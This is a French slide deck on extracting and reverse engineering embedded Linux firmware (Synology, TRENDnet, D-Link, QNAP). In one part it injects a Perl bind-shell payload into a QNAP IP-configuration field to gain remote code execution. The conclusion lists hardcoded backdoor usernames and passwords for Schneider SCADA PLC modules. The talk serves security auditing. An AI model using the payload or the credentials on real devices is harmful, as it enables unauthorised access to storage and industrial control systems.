

# Reverse engineering des systèmes embarqués Linux

02/03/12

```
/*
 * -----
 * "THE BEER-WARE LICENSE" (Revision 42):
 * <rootbsd@r00ted.com> wrote this file. As long as you retain this notice you
 * can do whatever you want with this stuff. If we meet some day, and you think
 * this stuff worth it, you can buy me a beer in return. Paul Rascagneres.
 * -----
 */
```

## Objectif ?

Comprendre comment extraire le contenu des firmwares de systèmes embarqués Linux

## Pourquoi ?

- modifier les firmwares (ajout de fonctionnalités)
- auditer le niveau de sécurité des firmwares
- le fun !!!
- et pleins d'autres choses !!!

## Cas 1 : Synology DS712+



## Cas 1 : Synology DS712+

```
rootbsd@alien:~/DSM$ file DSM_DS712+_2166.pat
DSM_DS712+_2166.pat: POSIX tar archive (GNU)
rootbsd@alien:~/DSM$ tar -xvf DSM_DS712+_2166.pat
VERSION
hda1.tgz
[...]
rootbsd@alien:~/DSM$ mkdir hda
rootbsd@alien:~/DSM$ mv hda1.tgz hda/
rootbsd@alien:~/DSM$ cd hda/
rootbsd@alien:~/DSM/hda$ tar -xzf hda1.tgz
rootbsd@alien:~/DSM/hda$ ls
bin  etc          hda1.tgz  lib      linuxrc      mnt  root  sys  usr  var.defaults
dev  etc.defaults initrd     lib64    lost+found  proc sbin  tmp  var  volume1
```

## Cas 2 : TEW-632BRP



## Cas 2 : TEW-632BRP

```
rootbsd@alien:~/TEW $ file TEW632BRPA1_FW110B32.bin
TEW632BRPA1_FW110B32.bin: u-boot legacy uImage, Linux Kernel Image, Linux/MIPS, OS
Kernel Image (lzma), 813690 bytes, Tue Jun 28 10:53:37 2011, Load Address:
0x80060000, Entry Point: 0x80290000, Header CRC: 0xB842D072, Data CRC: 0x3397A2FE
rootbsd@alien:~/TEW $ binwalk -m magic.binwalk TEW632BRPA1_FW110B32.bin
```

DECIMAL	HEX	DESCRIPTION
0	0x0	uImage header, header size: 64 bytes, header CRC: 0xB842D072, created: Tue Jun 28 10:53:37 2011, image size: 813690 bytes, Data Address: 0x80060000, Entry Point: 0x80290000, data CRC: 0x3397A2FE, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: Linux Kernel Image
64	0x40	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2429062 bytes
1048576	0x100000	Squashfs filesystem, big endian, version 3.0, size: 2448429 bytes, 571 inodes, blocksize: 65536 bytes, created: Tue Jun 28 10:53:53 2011

## Cas 2 : TEW-632BRP

Binwalk ?

- Outil open source d'analyse de firmware
- code source : <http://code.google.com/p/binwalk/>

Fonctionnement ?

L'outil parcourt le fichier passé en argument en recherchant des signatures à l'intérieur de celui-ci (via libmagic)

## Cas 2 : TEW-632BRP

```
rootbsd@alien:~/TEW $ hexdump -C -s 1048576 TEW632BRPA1_FW110B32.bin | more
00100000  73 71 73 68 00 00 02 3b fc bf 96 79 42 bf 96 79 |sqsh...;...yB..y|
00100010  7b 00 81 aa 00 f0 2d 94 00 00 00 00 00 03 00 00 |{.....-.....|
00100020  82 cf 00 10 40 02 02 4e 09 96 a1 00 00 00 00 10 |....@..N.....|
00100030  61 05 e0 00 01 00 00 00 00 00 32 f6 3d 4e 2e 00 |a.....2.=N..|
00100040  00 00 00 00 25 5c 2d 00 00 00 00 00 25 5c 1d 00 |....%\-....%\..|
00100050  00 00 00 00 25 5c 25 00 00 00 00 00 25 35 b5 00 |....%\%.....%5..|

rootbsd@alien:~/TEW $ grep "Squashfs filesystem, big endian" magic.binwalk
0      string sqsh      Squashfs filesystem, big endian,
```



## Cas 2 : TEW-632BRP

```
rootbsd@alien:~/TEW $ dd if=TEW632BRPA1_FW110B32.bin bs=1 skip=1048576
of=TEW632BRPA1_FW110B32.squashfs
2818072+0 records in
2818072+0 records out
2818072 bytes (2.8 MB) copied, 6.31127 s, 447 kB/s
```

```
rootbsd@alien:~/TEW $ file TEW632BRPA1_FW110B32.squashfs
TEW632BRPA1_FW110B32.squashfs: Squashfs filesystem, big endian, version 3.0, 2448429
bytes, 571 inodes, blocksize: 65536 bytes, created: Tue Jun 28 10:53:53 2011
```

```
rootbsd@alien:~/TEW $ unsquashfs-lzma TEW632BRPA1_FW110B32.squashfs
Reading a different endian SQUASHFS filesystem on TEW632BRPA1_FW110B32.squashfs
created 414 files
created 44 directories
created 73 symlinks
created 0 devices
created 0 fifos
rootbsd@alien:~/TEW $ ls squashfs-root/
bin  dev  etc  lib  linuxrc  lost+found  mnt  proc  root  sbin  tmp  usr  var  www
```

## Cas 3 : DIR-320



## Cas 3 : DIR-320

```
rootbsd@alien:~/DIR $ file dir320_v1.20_b03_9lme.bin
dir320_v1.20_b03_9lme.bin: data
rootbsd@alien:~/DIR $ binwalk -m magic.binwalk dir320_v1.20_b03_9lme.bin
DECIMAL          HEX             DESCRIPTION
-----
96               0x60            LZMA compressed data, properties: 0x5D, dictionary size:
8388608 bytes, uncompressed size: 2244608 bytes
720992           0xB0060         PackImg Tag, little endian size: 15739904 bytes; big
endian size: 2945024 bytes
721024           0xB0080         Squashfs filesystem, little endian, version 2.0, size:
2941106 bytes, 965 inodes, blocksize: 65536 bytes,
created: Thu Jan 22 07:51:01 2009
rootbsd@alien:~/DIR $ dd if=dir320_v1.20_b03_9lme.bin
of=dir320_v1.20_b03_9lme.squashfs bs=1 skip=721024
2945024+0 records in
2945024+0 records out
2945024 bytes (2.9 MB) copied, 8.11332 s, 363 kB/s
rootbsd@alien:~/DIR $ file dir320_v1.20_b03_9lme.squashfs
dir320_v1.20_b03_9lme.squashfs: Squashfs filesystem, little endian, version 2.0,
2941106 bytes, 965 inodes, blocksize: 65536 bytes, created: Thu Jan 22 07:51:01 2009
rootbsd@alien:~/DIR $ unsquashfs-lzma dir320_v1.20_b03_9lme.squashfs
Segmentation fault
```

## Cas 3 : DIR-320

```
rootbsd@alien:~/DIR$ hexdump -C dir320_v1.20_b03_91me.squashfs | more
00000000  68 73 71 73 c5 03 00 00 b2 e0 2c 00 aa e0 2c 00 |hsqs.....,.,.|
00000010  ae e0 2c 00 91 aa 2c 00 b6 c2 2c 00 02 00 00 00 |.,.,.,.,.,.,.|
00000020  17 f4 10 00 40 01 01 55 17 78 49 d3 17 94 10 00 |....@..U.xI....|
00000030  00 00 00 00 00 01 00 2b 00 00 00 a6 e0 2c 00 37 |.....+......,7|
00000040  7a 69 70 00 1e 1d 0a 43 df 5a 7f 1e 0d a3 a0 de |zip....C.Z.....|
```

7zip ne devrait pas apparaître à cet endroit.

Récupérons le code source du firmware DIR-320 pour comprendre !

## Cas 3 : DIR-320

Recherchons les utilitaires liés a SquashFS:

```
rootbsd@alien:~/DIR/src $ find . -name *squashfs*
./kernels/bcm5354/include/linux/squashfs_fs_sb.h
./kernels/bcm5354/include/linux/squashfs_fs.h
./kernels/bcm5354/include/linux/squashfs_fs_i.h
./kernels/bcm5354/fs/squashfs
./tools/squashfs-tools-3.0
./tools/squashfs-tools-3.0/mksquashfs.c
./tools/squashfs-tools-3.0/mksquashfs.h
./tools/squashfs-tools-3.0/squashfs_fs.h
./tools/squashfs-tools-3.0/unsquashfs.c
./tools/squashfs-tools
./tools/squashfs-tools/squashfs_fs_sb.h
./tools/squashfs-tools/mksquashfs.c
./tools/squashfs-tools/mksquashfs.h
./tools/squashfs-tools/squashfs_fs.h
./tools/squashfs-tools/squashfs_fs_i.h
```

## Cas 3 : DIR-320

Recherchons les références a 7zip dans les utilitaires:

```
rootbsd@alien:~/DIR/src/tools/squashfs-tools $ grep -R 7zip *
lzma/SRC/7zip/Compress/LZMA_Alone/AloneLZMA.dsp:# Begin Group "7zip Common"
lzma/SRC/7zip/Compress/LZMA_Lib/ZLib.cpp:      strcpy((char*)dest,"7zip");
lzma/SRC/7zip/Compress/LZMA_Lib/ZLib.cpp://+++ I add "7zip" id to make kernel can
check if use 7zip to decompress. ---//
lzma/SRC/7zip/Compress/LZMA_Lib/ZLib.cpp:      if ( strcmp((char*)source,"7zip",4) ==
0 )
lzma/lzma.txt:SRC/7zip/Compress/LZMA_Alone
lzma/lzma.txt: 7zip      - files related to 7-Zip Project
lzma/lzma.txt:  SRC/7zip/Compress/LZMA_C
lzma/lzma.txt:You can find C/C++ source code of such filters in folder
"7zip/Compress/Branch"
Makefile:LZMAPATH = ./lzma/SRC/7zip/Compress/LZMA_Lib
Makefile:      make -C ./lzma/SRC/7zip/Compress/LZMA_Lib
Makefile:      make -C ./lzma/SRC/7zip/Compress/LZMA_Alone
Makefile:      cp -f ./lzma/SRC/7zip/Compress/LZMA_Alone/lzma ./lzma
Makefile:      make -C ./lzma/SRC/7zip/Compress/LZMA_Lib clean
```

## Cas 3 : DIR-320

Le code :

```
//+++ add by siyou ---//  
//+++ I add "7zip" id to make kernel can check if use 7zip to decompress. ---//  
ZEXTERN int ZEXPORT uncompress OF((Bytef *dest,      uLongf *destLen,  
                                   const Bytef *source, uLong sourceLen))  
{  
  
    if ( strcmp((char*)source,"7zip",4) == 0 )  
    {  
        source += 4;  
        sourceLen -= 4;  
    }  
    orig_uncompress(dest,destLen,source,sourceLen);  
    return Z_OK;  
}
```

La librairie LZMA a été modifiée, elle cherche le champ “7zip” et un fois trouvé se place juste après...

## Cas 3 : DIR-320

Il suffit d'appliquer le même patch à notre unsquashfs et de recompiler :

```
rootbsd@alien:~/DIR/src_unsquashfs$ patch -p1 < lzma7zip.patch
patching file src/lzma/C/7zip/Compress/LZMA_Lib/ZLib.cpp
rootbsd@alien:~/DIR/src_unsquashfs$ make clean && make
```

Pour finir on reteste :

```
rootbsd@alien:~/DIR$ unsquashfs-lzma dir320_v1.20_b03_9lme.squashfs
created 810 files
created 54 directories
created 101 symlinks
created 0 devices
created 0 fifos
rootbsd@alien:~/DIR$ ls squashfs-root/
bin  dev  etc  home  htdocs  lib  mnt  proc  sbin  tmp  usr  var  www
```



## Cas 4 : TS-219



## Cas 4 : TS-219

```
rootbsd@alien:~/QNAP$ unzip TS-219_3.5.0_Build0816.zip
Archive:  TS-219_3.5.0_Build0816.zip
  inflating: TS-219_3.5.0_Build0816.img
rootbsd@alien:~/QNAP$ file TS-219_3.5.0_Build0816.img
TS-219_3.5.0_Build0816.img: data
rootbsd@alien:~/QNAP$ binwalk -m magic.binwalk TS-219_3.5.0_Build0816.img
```

DECIMAL	HEX	DESCRIPTION
3228990	0x31453E	JFFS2 filesystem (old) data little endian, JFFS node length: 453489
6919735	0x699637	gzip compressed data, ASCII, extra field, last modified: Sun May 11 02:46:27 1997
64559742	0x3D91A7E	Windows CE RTOS
71855601	0x4486DF1	gzip compressed data, ASCII, has CRC, last modified: Fri May 4 04:51:17 2007
109113898	0x680F22A	gzip compressed data, was 332sm\364\315\3541\366\210 \376S#\376\375\325\326\033\013\357", last modified: Sun Jun 30 17:52:41 2024

## Cas 4 : TS-219

Binwalk remonte des faux positifs. Le firmware est probablement crypté.

Nous allons récupérer un shell sur le système.

2 solutions:

- le système le permet de base
- le système ne le permet pas et nous allons devoir nous trouver une porte d'entrée! ← bien plus fun comme approche

## Cas 4 : TS-219

Dans ce type d'application les cas les plus fréquents de remote code execution sont la mise en place de la configuration IP (ou du même genre). Le système fait :

```
system("ifconfig $_POST(IP)");
```

Ce QNAP ne déroge pas à la règle:

```
192.168.0.3;perl -MIO -e '$p=fork();exit,if$p;$c=new  
IO::Socket::INET(LocalPort,4444,Reuse,1,Listen)->accept;$~->fdopen($c,w);STDIN->  
>fdopen($c,r);system$_ while<>'
```

## Cas 4 : TS-219

Via le shell obtenu, nous allons étudier le mécanisme d'update du firmware, avec la commande ps, nous voyons ceci:

```
/sbin/PC1 d QNAPNASVERSION4 TS-219_3.5.0_Build0816.img TS-  
219_3.5.0_Build0816.img.tgz
```

Voici le binaire qui permet de décrypter le firmware.

## Cas 4 : TS-219

Pour étudier ce binaire il y a deux possibilités:

- via qemu
- reverse pur

## Cas 4 : TS-219


### Qemu:

```
rootbsd@alien:~/QNAP/qemu$ ./configure --static && make
rootbsd@alien:~/QNAP$ file PC1
PC1: ELF 32-bit LSB executable, ARM
rootbsd@alien:~/QNAP/qemu$ cp arm-linux-user/qemu-arm .
rootbsd@alien:~/QNAP$ ls -l
drwxrwxr-x 2 rootbsd rootbsd    4096 2012-02-20 10:12 lib
-rwx----- 1 rootbsd rootbsd   12099 2012-01-25 08:25 PC1
drwxrwxr-x 3 rootbsd rootbsd    4096 2012-02-20 09:33 qemu
-rwxrwxr-x 1 rootbsd rootbsd 4657862 2012-02-20 10:00 qemu-arm
rootbsd@alien:~/QNAP$ ls -l lib/
-rwxr-xr-x 1 rootbsd rootbsd 122716 2012-02-20 10:11 ld-linux.so.3
-rwxr-xr-x 1 rootbsd rootbsd 1243580 2012-02-20 10:12 libc.so.6
rootbsd@alien:~/QNAP$ sudo chroot . ./qemu-arm ./PC1
Usage: pcl e|d "key" sourcefile <targetfile>
where: e - encrypt, d - decrypt & "key" is the encryption key.
The length of the key will determine strength of encryption
If no targetfile, output file name is equal to sourfile name
ie: 5 characters is 40-bit encryption.
```

Example: pcl e "Remsaalps." in.bin out.bin

## Cas 4 : TS-219


Reverse pur:





## Cas 4 : TS-219


Reverse pur:



```
loc_8910                                     ; filename
LDR     R0, [R11,#var_2C]
LDR     R1, =aWb                             ; "wb"
BL      fopen
MOV     R3, R0
STR     R3, [R11,#var_14]
LDR     R3, [R11,#var_14]
CMP     R3, #0
BNE     loc_8944
```

## Cas 4 : TS-219

Reverse pur:




```
loc_8968
LDR    R0, [R11,#stream]
LDR    R1, [R11,#var_14]
LDR    R2, [R11,#var_34]
BL     file_decrypt
MOV    R3, R0
CMP    R3, #0
BEQ    loc_899C
```

## Cas 4 : TS-219


Reverse pur:

L'ensemble du code a été réécrit et est disponible à cette URL : [www.r00ted.com/downloads/pc1.c](http://www.r00ted.com/downloads/pc1.c)

## Cas 5 : JTAG



## Cas 5 : JTAG





## Cas 5 : JTAG



## Cas 5 : JTAG



## Conclusion

Pourquoi tout ce travail ?

Module PLC (Programmable Logic Controller) NOE 771 (Scada)...

Recherche de Ruben Santamata



## Conclusion

/wwwroot/classes/SAComm.jar

```
package com.schneiderautomation.misc;

+ import java.applet.Applet;

public final class GlobalConfig
{
    public static int MIN_POLLING_DELAY = 10;
    public static int MAX_POLLING_DELAY = 10000;
    private static String m_ftpRoot = "";
    private static String m_ftpLogin = "sysdiag";
    private static String m_ftpPassword = "factorycast@schneider";
    private static String m_passFile = "/rdt/password.rde";
}
```

## Conclusion

Backdoor accounts compilation

pcfactory:pcfactory	(hidden)
loader:fwdownload	(hidden)
ntpupdate:ntpupdate	(documented)
sysdiag:factorycast@schneider	(documented)
test:testingpw	(hidden)
USER:USER	(documented)
USER:USERUSER	(documented)
webserver:webpages	(hidden)
fdrusers:sresurdf	(hidden)
nic2212:poiuypoiuy	(hidden)
nimrohs2212:qwertyqwerty	(hidden)
nip2212:fcsdfcsd	(hidden)
ftpuser:ftpuser	(hidden)
noe77111_v500:RcSyYebczS	(hidden) (password hashed)
AUTCSE:RybQRceeSd	(hidden) (password hashed)
AUT_CSE:cQdd9debez	(hidden) (password hashed)
target:RcQbRbzRyc	(hidden) (password hashed)

## Conclusion

Le reverse engineering de firmware est un sujet vaste, il peut être utilisé à des fins de customisation, de fun, mais également dans le but de vérifier la sécurité des systèmes que nous utilisons.

Je tiens à remercier @y0ug et mon employeur pour m'avoir débloqué du temps pour ce sujet.



**itrust**  
consulting